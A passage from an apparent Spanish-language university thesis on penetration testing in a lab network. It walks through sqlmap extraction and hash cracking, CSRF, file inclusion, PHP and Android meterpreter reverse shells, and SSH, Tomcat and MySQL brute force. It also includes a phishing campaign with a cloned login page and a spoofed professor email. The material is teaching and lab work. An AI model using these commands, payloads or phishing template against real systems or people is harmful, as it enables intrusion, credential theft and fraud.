Figura 52: Bases de datos disponibles en la aplicación

Si se accede a la base de datos *dvwa* y se añade la opción –tables al comando de sqlmap, se muestran las tablas de dicha base de datos.

Figura 53: Tablas disponibles en la base de datos *dvwa*

Finalmente, a través del siguiente comando es posible visualizar todos los datos de la tabla usuarios, que contienen los siguientes campos (user_id, user, avatar, password, last_name y first_name):

```
$ sqlmap -u "http://localhost/DVWA-1.0.8/vulnerabilities/sqli/?id=1&
      Submit=Submit" --cookie="security=low; PHPSESSID=2
      r557slft1gfft8bbss3b6eqh7" --dump -D dvwa -T users
```

Sin embargo, el campo password está codificado en forma de hash, por lo que sqlmap mostrará un mensaje ofreciendo la posibilidad al usuario de emplear un diccionario para tratar de desencriptar los hashes.




Figura 54: Uso del diccionario rockyou.txt para desencriptar los hashes de la columna password




Figura 55: Tabla de usuarios con las contraseñas crackeadas

Tal como muestra la figura 55, se han desencriptado las contraseñas de todos los usuarios de la aplicación DVWA, por lo que el ataque por SQL injection ha resultado completado.

4.3.2.2. CSRF

Este tipo de ataque se basa en la confianza del usuario hacia la aplicación una vez se ha autenticado, provocando que un atacante sea capaz de delegar sus acciones de hacking al propio usuario, que tendrá un desconocimiento total de las acciones que está realizando. Para ilustrar este ataque, basta con dirigirse al apartado de CSRF de DVWA, que contiene un formulario para cambiar la contraseña del usuario [7].




Figura 56: Envío de los parámetros del formulario de cambio de contraseña

```
<h3>Change your admin password:</h3>
<br>
<form action="#" method="GET">    New password:<br>
<input type="password" AUTOCOMPLETE="off" name="password_new"><br>
Confirm new password: <br>
<input type="password" AUTOCOMPLETE="off" name="password_conf">
<br>
<input type="submit" value="Change" name="Change">
</form>
```

Figura 57: Código fuente del formulario de cambio de contraseña

Tal como se observa en la figura 57, si se observa el código fuente del formulario de cambio de contraseña, se puede ver como los parámetros del formulario se enviarán a través del método GET, por lo que los query strings (password_new y password_conf) se enviarán por la URL, tal como se observa en la figura 56.

Si se copia la URL del request realizado, se pueden cambiar los valores de los query strings para generar un nuevo enlace con la nueva contraseña que se desee. A continuación, se debería enviar dicha URL a algún usuario de la aplicación a través de métodos de ingeniería social, y de este modo cambiar su contraseña a la que deseada.

4.3.2.3. LFI/RFI

Para visualizar el contenido de alguno de los archivos locales del servidor de la aplicación, y por tanto ejecutar un ataque de Local File Inclusion, basta con dirigirse al apartado File Inclusion que ofrece DVWA y modificar la URL de la petición, cambiando la página de index.php con el path del archivo local que se desee visualizar [12].




Figura 58: Contenido del archivo /etc/hosts del servidor de la aplicación

Además de la vulnerabilidad de visualización de archivos locales del servidor, DVWA ofrece también la posibilidad de subir archivos a la aplicación sin ningún tipo de filtro (RFI), por lo que se subirá un payload en formato php que contenga un backdoor para poder ejecutar una sesión de meterpreter y obtener un control total del servidor donde se encuentra alojada la aplicación [10]. En primer lugar, se genera el payload con la utilidad *msfpayload*:

```
$ msfpayload php/meterpreter/reverse_tcp LHOST=192.168.1.42 LPORT
    =666 R > payload.php
```

A continuación, se arranca un handler con el puerto, dirección IP y payload indicados a través de la consola de Metasploit:

```
$ use exploit/multi/handler
```

```
$ set LPORT 666
```

```
$ set LHOST 192.168.1.42
```

```
$ set PAYLOAD php/meterpreter/reverse_tcp
```

```
$ run
```

Finalmente se sube el payload a la aplicación (Apartado Upload) y se ejecuta siguiendo el path indicado por la aplicación (../../hackable/uploads/payload.php), de la misma forma que se hizo para visualizar el contenido de /etc/hosts.




Figura 59: Subida del payload a la aplicación

```
meterpreter > shell
Process 3808 created.
Channel 1 created.
whoami
daemon
pwd
/opt/lampp/htdocs/DVWA-1.0.8/hackable/uploads
```

Figura 60: Shell inversa generada a través de la sesión abierta de Meterpreter

4.3.3. Ataques contra servidores web

Para ilustrar los ataques contra servidores web se proponen tres tipos de ataques distintos categorizados de la siguiente forma:

- Ataque por fuerza bruta al protocolo SSH con Hydra
- Ataque por fuerza bruta contra el servidor Apache Tomcat
- Ataque con diccionario contra la base de datos MySQL


A través de los tres diferentes ataques se ilustrará en primer lugar, el ataque contra uno de los protocolos de acceso más empleados para acceder a un servidor (SSH), el ataque contra uno de los servidores web más populares (Apache Tomcat), y finalmente el posible acceso a una base de datos contenida en un servidor MySQL. Para realizar el ataque contra SSH se empleará la herramienta Hydra, mientras que para atacar el servidor Tomcat y la base de datos MySQL se emplearán exploits contenidos en Metasploit. Se utilizará el host virtual Ubuntu 12.04 a modo de servidor con el acceso por SSH, el servidor Tomcat y la base de datos MySQL configurados.

4.3.3.1. Ataque por fuerza bruta al protocolo SSH con Hydra


Para tratar de encontrar la contraseña del servidor para ser accedida a través de SSH, se utilizará la interfaz gráfica de Hydra, suponiendo que se desea acceder al usuario *ubuntu* y que su contraseña está compuesta de 4 letras en minúscula sin números ni signos. Se deben configurar los parámetros del ataque, indicando la dirección IP del servidor, el protocolo a atacar (SSH, puerto 22), el nombre de usuario a utilizar y finalmente la manera de explotar la contraseña (pasando una

contraseña como parámetro, a través de diccionario o bien generando una). En este caso, para no utilizar espacio en el disco duro, no se creará un diccionario, se generarán dinámicamente contraseñas de longitud 4 de carácteres en minúscula que Hydra irá probando para tratar de acceder al servidor.


(a) Servidor en 192.168.1.43 con puerto ssh abierto



(b) Configuración de los parámetros



(c) Generación de los passwords



(d) Intentos de acceso comprobados

(e) Contraseña al servidor ssh encontrada

Figura 61: Ataque SSH por fuerza bruta

Como se puede observar en la figura 61e, la contraseña de la cuenta *ubuntu* ha sido encontrada y por tanto ya se podría acceder al servidor. Se debe destacar que en este caso, al tratarse de una contraseña de 4 letras y únicamente con letras en minúscula, el tiempo en encontrar la contraseña a sido aproximadamente de 3 horas. Además, el ataque ha resultado exitoso debido a una mala configuración del servidor, puesto que no ha sido configurada ninguna regla en el firewall (iptables) para limitar los intentos de acceso por host al servidor ni se ha creado una lista de usuarios autorizados, provocando la eficacia de los ataques por fuerza bruta.

Por otra parte, otra técnica es cambiar el puerto por defecto sobre el que corre el protocolo SSH en el servidor (22) para evitar los ataques de fuerza bruta basados en scanners que se centran únicamente en los puertos por defecto, aunque el cambio de puerto puede ocasionar algunos inconvenientes como el cambio de configuración de las reglas del firewall de los hosts remotos que se conecten al servidor para habilitar el nuevo puerto.

4.3.3.2. Ataque por fuerza bruta contra el servidor web Apache Tomcat

A través de este ataque, se ganará acceso al servidor aprovechándose de una de las vulnerabilidades que ofrece el servidor web Tomcat si se logra acceso a través de un usuario con roles de *manager*, tal como se puede observar en la configuración de usuarios de Tomcat descrita en la sección A.2.1 del anexo.

En primer lugar se utilizará la utilidad auxiliary/scanner/http/tomcat_mgr_login de Metasploit, que consiste en un scanner capaz de obtener a través de métodos

de fuerza bruta, las credenciales (usuario y contraseña) del servidor Tomcat [8].

Los comandos para configurar las opciones del scanner son los siguientes:

```
$ use auxiliary/scanner/http/tomcat_mgr_login
```

```
$ set RHOSTS 192.168.1.43
```

Cuando se ha configurado la IP del host remoto del servidor, alojado en este caso en 192.168.1.43, si se ejecuta el scanner, se observa que Metasploit ejecuta diccionarios internos para tratar de averiguar las credenciales del servidor.




Figura 62: Credenciales del servidor encontradas

En este caso, las credenciales del servidor eran bastantes sencillas de encontrar (usuario: admin, contraseña: admin), sin embargo, el scanner ofrece la posibilidad de incorporar un diccionario propio en caso que el ataque con los diccionarios provistos por Metasploit resulte fallido. Una vez averiguadas las credenciales del servidor, se pueden configurar los parámetros del exploit tomcat_mgr_deploy. Las acciones que realizará el exploit serán las siguientes:

1. Generar un archivo .war con el payload configurado en el exploit
2. Tratará de ejecutar la aplicación .jsp (JavaServer page) generada a través de un PUT request sobre la URI (path donde se despliegan los .jsp en el servidor) indicada en el exploit (por defecto /manager/html).
3. Generación de una shell inversa o sesión de meterpreter según el payload configurado

Para configurar los parámetros del exploit y del payload se ejecutan los siguientes comandos:

```
$ use exploit/multi/http/tomcat_mgr_deploy
```

```
$ set RHOST 192.168.1.43
```

```
$ set RPORT 8080
```

```
$ set USERNAME admin
```

```
$ set PASSWORD admin
```

```
$ set PAYLOAD linux/x86/shell_reverse_tcp
```

```
$ set LHOST 192.168.1.42
```

```
$ set LPORT 4444
```

Con los parámetros correctamente configurados, si se ejecuta el exploit, se observa como se despliega y ejecuta el archivo .war en el servidor, generando, en este caso, una shell inversa tal como se observa en la Figura 63.

Figura 63: Shell inversa generada por el exploit tomcat_mgr_deploy

Tal como se ha observado, de nuevo una mala configuración del servidor web (mala asignación de roles de los usuarios y utilizar el puerto por defecto) ha ocasionado que sea posible ganar acceso al servidor y comprometer la seguridad del sistema.

4.3.3.3. Ataque con diccionario contra la base de datos MySQL

El objetivo de este ataque es ganar acceso a una base de datos MySQL contenida en el servidor 192.168.1.43 y obtener todos los datos almacenados en dicha base de datos. El propósito es ilustrar un posible ataque real a una base de datos MySQL contenida en un servidor. Para llevar a cabo el ataque, se utilizará de nuevo uno de los scanners ofrecido por Metasploit (mysql_login) para descubrir las credenciales del servidor MySQL comparándolas con un diccionario generado con crunch [17]. Para generar el diccionario se supondrá que la contraseña del servidor es un string de entre 1 y 5 chars alfabéticos y en minúscula. El comando para generar el diccionario es el siguiente:

```
$ crunch 1 5 abcdefghijklmnopqrstuvxwyz -o mysql_wordlist.txt
```

Para una mayor precisión y evitar el fracaso del ataque en caso de que la contraseña contenga más de 5 chars, es posible combinar los contenidos de varios diccionarios en el diccionario generado por crunch. Así, también es posible incluir los contenidos del diccionario *rockyou.txt* incluidos en Kali para obtener un diccionario más completo, o bien combinar varios diccionarios de los contenidos en `https://wiki.skullsecurity.org/Passwords`. El comando para combinar ambos diccionarios es el siguiente:

```
$ cat /usr/share/wordlists/rockyout.txt >> mysql_wordlist.txt
```

Una vez se tiene un diccionario robusto, se puede empezar el ataque contra la base de datos. Sabiendo que la base de datos está contenida en 192.168.1.43 y que tiene el puerto mysql por defecto habilitado (3306), se pueden configurar los parámetros del scanner mysql_login a través de la consola de Metasploit:

```
$ use auxiliary/scanner/mysql/mysql_login
```

```
$ set RHOSTS 192.168.1.43
```

```
$ set USERNAME root
```

```
$ set PASS_FILE /root/mysql_wordlist.txt
```

En este caso, se ha optado por escoger acceder al superusuario por defecto de MySQL de nombre *root*, con plenos privilegios sobre las bases de datos contenidas en el servidor MySQL. Una vez se ejecuta el scanner, éste va probando las contraseñas almacenadas en el diccionario mysql_wordlist hasta encontrar la contraseña del usuario indicado *root*.




Figura 64: Credenciales encontradas por el scanner mysql_login

Con las credenciales obtenidas, es posible acceder al usuario *root* de la base de datos del servidor a través del cliente mysql :

```
$ mysql -h 192.168.1.43 -u root -p
```

Figura 65: Exploración de la base de datos hackme_db del servidor

Como se observa en la figura 65, si se selecciona la base de datos *hackme_db*, ésta contiene una tabla de usuarios con tres campos: nombre, email y password. Los campos de nombre y email están expresados en texto en claro, mientras que el campo password se encuentra en forma de hash por lo que será necesario utilizar alguno de los password crackers que ofrece Kali para obtener las contraseñas en texto en claro. El primer paso para desencriptar los hashes es saber con qué tipo de codificación han sido cifrados (MD5,SHA,...), para ello se empleará en primer lugar la herramienta hash-identifier.

Figura 66: Uso de hash-identifier para descubrir que la codificación empleada es MD5

Sabiendo que la codificación empleada es MD5, se generará una rainbow table (utilizando las herramientas rtgen, rtsort y rcrack descritas en el anexo A.3.3) de caracteres alfabéticos en minúscula (loweralpha) de entre 1 y 5 chars de longitud para desencriptar los hashes:

```
$ rtgen md5 loweralpha 1 5 0 1000 100000 0
```

```
$ rtsort /usr/share/rainbowcrack/md5_loweralpha#1-5_0_1000x100000_0.
    rt
```

```
$ rcrack /usr/share/rainbowcrack/md5_loweralpha#1-5_0_1000x100000_0.
    rt -l /root/Desktop/hashes_mysql.txt
```

Figura 67: Hashes desencriptados a través de rcrack

Tal como se observa en la figura 67, se han desencriptado 2 de los 4 hashes, por lo que se hará uso de Hashcat para tratar de desencriptar los restantes mediante el diccionario genérico *rockyou.txt*.




Figura 68: Hashes restantes desencriptados con Hashcat

nombre	email	password
root	admin@mail.com	root
juanjose	juanjose@mail.com	password
david	david@mail.com	admin
jose	jose@mail.com	test

Tabla 2: Tabla de usuarios desencriptada

4.3.4. Ataques de ingeniería social

En este apartado se tratarán algunos de los ataques de ingeniería social con más eficacia desarrollados por la comunidad hacker. En primer lugar, la definición de ingeniería social abarca todos los métodos o prácticas empleadas para obtener información confidencial a través de la manipulación del usuario. Así, esta ciencia fue desarrollada a través del estudio del comportamiento por parte de los usuarios en la red y se basa en los siguientes principios acuñados por Kevin Mitnick [22] [25] [23], uno de los hackers más famosos de la historia:

- Todos queremos ayudar
- El primer movimiento es siempre de confianza hacia el otro
- No nos gusta decir No
- A todos nos gusta que nos alaben

Utilizando estos principios, Kevin Mitnick consiguió el código de un telefóno móvil aún en desarrollo utilizando apenas 6 llamadas telefónicas. Los ataques que se ilustrarán en este apartado están basados en estos 4 principios y serán los siguientes:

- Backdoor oculto en un código QR
- Phishing
- Spamming y otras técnicas de ingeniería social

4.3.4.1. Backdoor oculto en un código QR

Este ataque se basa en el uso de códigos QR, originalmente fundados en 1994 en Japón por una compañía automovilística subsidiaria de Toyota. El ataque consiste en tratar de forzar a una víctima a escanear un código QR que contiene una URL que redirige a un host y un puerto local sobre el que se esta realizando una escucha

a la espera de conexiones. Los métodos de distribución del código QR generado son varios, entre los que se encuentran carteles publicitarios en las calles, envío masivo de correos electrónicos (spam), difusión a través de redes sociales, etc. Una vez la víctima ha escaneado el código QR para obtener alguno de los servicios prometidos en el cartel/página web (información adicional, encuestas, descuentos), se le pedirá autorización para acceder a una determinada URL, sobre la cual se estará realizando una escucha activa a través de un handler.

Cuando la víctima acepte acceder a la URL indicada, se generará una nueva sesión de meterpreter para controlar el dispositivo y por tanto obtener un control total del dispositivo (en este caso un host móvil con arquitectura Android).

Para realizar estas acciones, se utilizará la herramienta setoolkit para generar un código QR que incluya la URL del host local sobre el que se realizará la escucha de conexiones.
Seguidamente se arrancará el handler de Metasploit (exploit/multi/handler) con los parámetros necesarios y se mantendrá a la espera de alguna conexión entrante. Por tanto, en primer lugar se selecciona la opción *QRCode Generator Attack Vector* del menú de setoolkit y se especifica la URL del host sobre el que se realizará la escucha e irá adjunta al código QR.

Figura 69: Generación del código QR con la URL del host local 192.168.1.42 y el puerto 6666

A continuación se arranca el handler de Metasploit con los siguientes parámetros:

```
$ use exploit/multi/handler
```

```
$ set LHOST 192.168.1.42
```

```
$ set LPORT 6666
```

```
$ set PAYLOAD android/meterpreter/reverse_tcp
```

```
$ exploit
```

En este momento sólo queda esperar que algún dispositivo escanee el código QR y acceda a la URL para que se genere una sesión de meterpreter.




Figura 70: Escaneo del código QR a través de un dispositivo Android




Figura 71: Sesión de meterpreter generada

4.3.4.2. Phishing

El término *phishing* proviene de la palabra inglesa *fishing*, en alusión al concepto de que un usuario muerda el anzuelo y sea pescado por el atacante. El phishing consiste en suplantar una identidad en la que la víctima del ataque confíe (su banco, su compañía telefónica, su servidor de correo, etc) para obtener información confidencial (normalmente credenciales de acceso).

Uno de los métodos de phishing más comunes para suplantar la identidad de dichos sitios de confianza para el usuario consiste en pedir al usuario a través de un correo electrónico que abra un enlance adjunto para restablecer su contraseña o validar la información de su perfil con el pretexto de algún fallo o actualización de los servidores de la organización. Cuando el usuario accede al enlace adjunto, se le aparecerá el formulario de login de la página web (exactamente idéntico al formulario de login real) para que introduzca de nuevo sus credenciales. El usuario ignora por completo que al formulario al cual ha proporcionado sus credenciales es en realidad una copia del formulario de login original y que un atacante ha recogido sus credenciales para fines fraudulentos.

Es muy importante resaltar que para que el ataque resulte fructífero también se deben utilizar técnicas de spoofing para falsificar la dirección de origen del correo electrónico, así como también los encabezados/pie de página del correo electrónico para que se asemejen lo máximo posible a la organización a suplantar. Para ilustrar un ataque de estas características, se hará uso de la herramienta *setoolkit* para clonar la página de login de Atenea, y de *sendmail* para falsificar la dirección de correo origen suplantando la identidad de un profesor de la Universidad y enviar un correo electrónico a la víctima (en este caso los alumnos de una asignatura

en particular) [13]. En primer lugar se selecciona el ataque Credential Harvester Attack Method del menú de setoolkit y se proporciona la URL del sitio web a clonar a través de la opción *Site Cloner*.

Figura 72: Selección de ataque en setoolkit




Figura 73: Sitio web a clonar




Figura 74: Selección de la URL para clonar

En este momento la página web ya ha sido clonada y es accesible a través de la dirección IP del host local (192.168.1.42) por el puerto 80, que se mantendrá a la escucha de nuevas conexiones de usuarios que rellenen el formulario de login.Sin embargo, si se envía directamente la url `http://192.168.1.42`, puede resultar sospechosa para el usuario y no ser abierta, por lo que una buena opción es utilizar el servicio gratuito de reducción URL *bitly* para enmascarar la dirección IP. El último paso consiste en redactar un email con la URL acortada por *bitly* adjunta (`http://bit.ly/1lIS5z6`) y suplantando la identidad de un profesor de la Universidad y enviarlo al grupo de alumnos de la asignatura que imparte dicho profesor.

Para ello, se redacta el siguiente email en formato txt que será enviado utilizando la herramienta de envío de emails *sendmail*, provista con Kali:

```
//mail.txt

From: Profesor X <mail_profe@entel.upc.edu>
To: juanjoredondo22@gmail.com alumno2@gmail.com alumno3@gmail.com
Subject: Error en las credenciales del campus virtual

Estimados alumnos,

Debido a un error en la base de datos del servidor de la escuela,
se han perdido algunas de las credenciales de acceso al campus de algunos alumnos.
Para solventar el error y mantener la base de datos actualizada,
les ruego por favor confirmen de nuevo sus credenciales utilizando el siguiente enlace:

http://bit.ly/1lIS5z6

Gracias por su atencion y les espero el lunes a las 10 am para el examen.

Un saludo,

Profesor X
```

Se debe destacar la inclusión de la cabecera *From* en el contenido del mensaje para suplantar la identidad del Profesor X, puesto que sin dicha cabecera aparecería el email configurado en el host local (root@localhost.localdomain).

Además, es conveniente proporcionar una estructura válida al cuerpo del email para garantizar que pase los filtros de spam de los principales servidores de correo para que el mensaje no acabe en la bandeja de correo no deseado del usuario (algunos filtros también detectan modificaciones de la cabecera *From*.

Una vez satisfechos estos requerimientos, se envía el mensaje a los tres alumnos a través del siguiente comando:

```
$ sendmail juanjoredondo22@gmail.com alumno2@gmail.com alumno3@gmail.
    com < /root/mail.txt
```

Figura 75: Email recibido del Profesor X

Una vez el alumno abre el enlace, se encontrará con un formulario de login idéntico al real y si introduce sus credenciales, éstas serán almacenadas en el host atacante (192.168.1.42).

Figura 76: Credenciales almacenadas en /var/www del host atacante

4.3.4.3. Spamming y otras técnicas de ingeniería social

Además de los casos concretos estudiados en la sección anterior, la ingeniería social también puede ser empleada para realizar otro tipo de ataques, como el envío masivo de correos electrónicos que perjudiquen al receptor o también denominado spamming.

Siguiendo la metodología empleada en la sección 4.3.4.2, es posible enviar anónimamente (modificando o suplantando el origen del mensaje) correo masivo a un grupo de usuarios con fines publicitarios o perjudiciales para el usuario, tal como se observó durante el desarrollo de dicho ataque. Es más, para garantizar una mayor eficacia del spamming, uno de los ataques más comunes es el de tratar de penetrar un servidor IRC, ya sea por fuerza bruta contra SSH, como se vio en la sección 4.3.3.1, o bien aprovechando alguna vulnerabilidad del servidor IRC como se observó en 4.1.3, para infectar a todos los usuarios conectados a un determinado canal, provocando que éstos difundan el mensaje que se desee, creando de esta manera una red de bots o botnet de spamming.




Figura 77: Red botnet generada por el atacante

Sin embargo, no todas las técnicas de ingeniería social están basadas en el empleo de métodos computacionales, ya que se debe recordar que la base principal de esta ciencia se basa en el estudio de la psicología del usuario.

De este modo, una de las formas más básicas de ingeniería social es el *piggybacking*, que se basa en los principios esmentados en 4.3.4, que consiste en garantizar acceso restringido a un usuario porque aparentemente parece disponer de dicha autorización. A modo de ejemplo, durante un día lluvioso, un guardia de seguridad puede autorizar acceso a una persona dentro de una organización si ésta lleva una vestimenta acorde a la organización y aparentemente va demasiado cargado de equipaje como para buscar su identificación de acceso.

La razón por la cual el guardia de seguridad dejaría pasar la barrera a la persona sin mostrar la identifacicón correspondiente se basa en la tendencia natural del ser humano a ayudar a un semejante en apuros y ejercer un movimiento de confianza como primera aproximación. Este comportamiento es muy similar al que emplean los usuarios inexpertos cuando acceden a una determinado sitio web, abren un

correo electrónico o reciben un aviso del sistema y el cual es aprovechado por los cibercriminales para obtener información confidencial de manera fraudulenta.

5. Resultados

5.1. Resultados de los ataques contra sistemas operativos

Ataque	Target	Exploit	Post-exploiting
Explotando la vulnerabilidad ms08_067_netapi	Windows XP	ms08_067_netapi	Migración del proceso, captura de screenshot remota, obtención de hashes con *hashdump* y ejecución del script *persistence.rb* para hacer el backdoor persistente al reinicio del sistema.
Generación de un backdoor adjunto a un archivo pdf	Windows 7	adobe_pdf_embedded_exe, multi/handler	Migración del proceso, navegación de archivos, ejecución de los scripts *hackscript.rb*, *deathping.rb* y *persistence.rb*, envío de mensajes y obtención de hashes con *hashdump*.
Explotando el servicio de chat UnrealIRCd de Linux	Ubuntu 12.04	unreal_ircd_3281_backdoor	Añadir usuario con privilegios root de nombre *hacker_admin* y contraseña *jjredondo* al servidor IRC para ser accedido via SSH.
Inclusión de un backdoor en una apk para explotar un host Android	Android 4.1.2	multi/handler	Obtención del registro de llamadas,SMS y contactos, geolocalización del dispositivo, navegación de archivos y grabaciones obtenidas con el micrófono.

Tabla 3: Resultados ataques contra sistemas operativos

5.2. Resultados de los ataques sobre la red WLAN

Ataque	Tiempo	Resultado
WPS	2h	Bloqueo del servicio WPS por parte del router al cabo de 3 intentos de PIN.
WEP	8min 24s	Clave WEP encontrada.
WPA	9min	Handshake de un cliente obtenido con airodump-ng descifrado con aircrack-ng utilizando el diccionario generado con crunch. Obtención de la clave WPA.
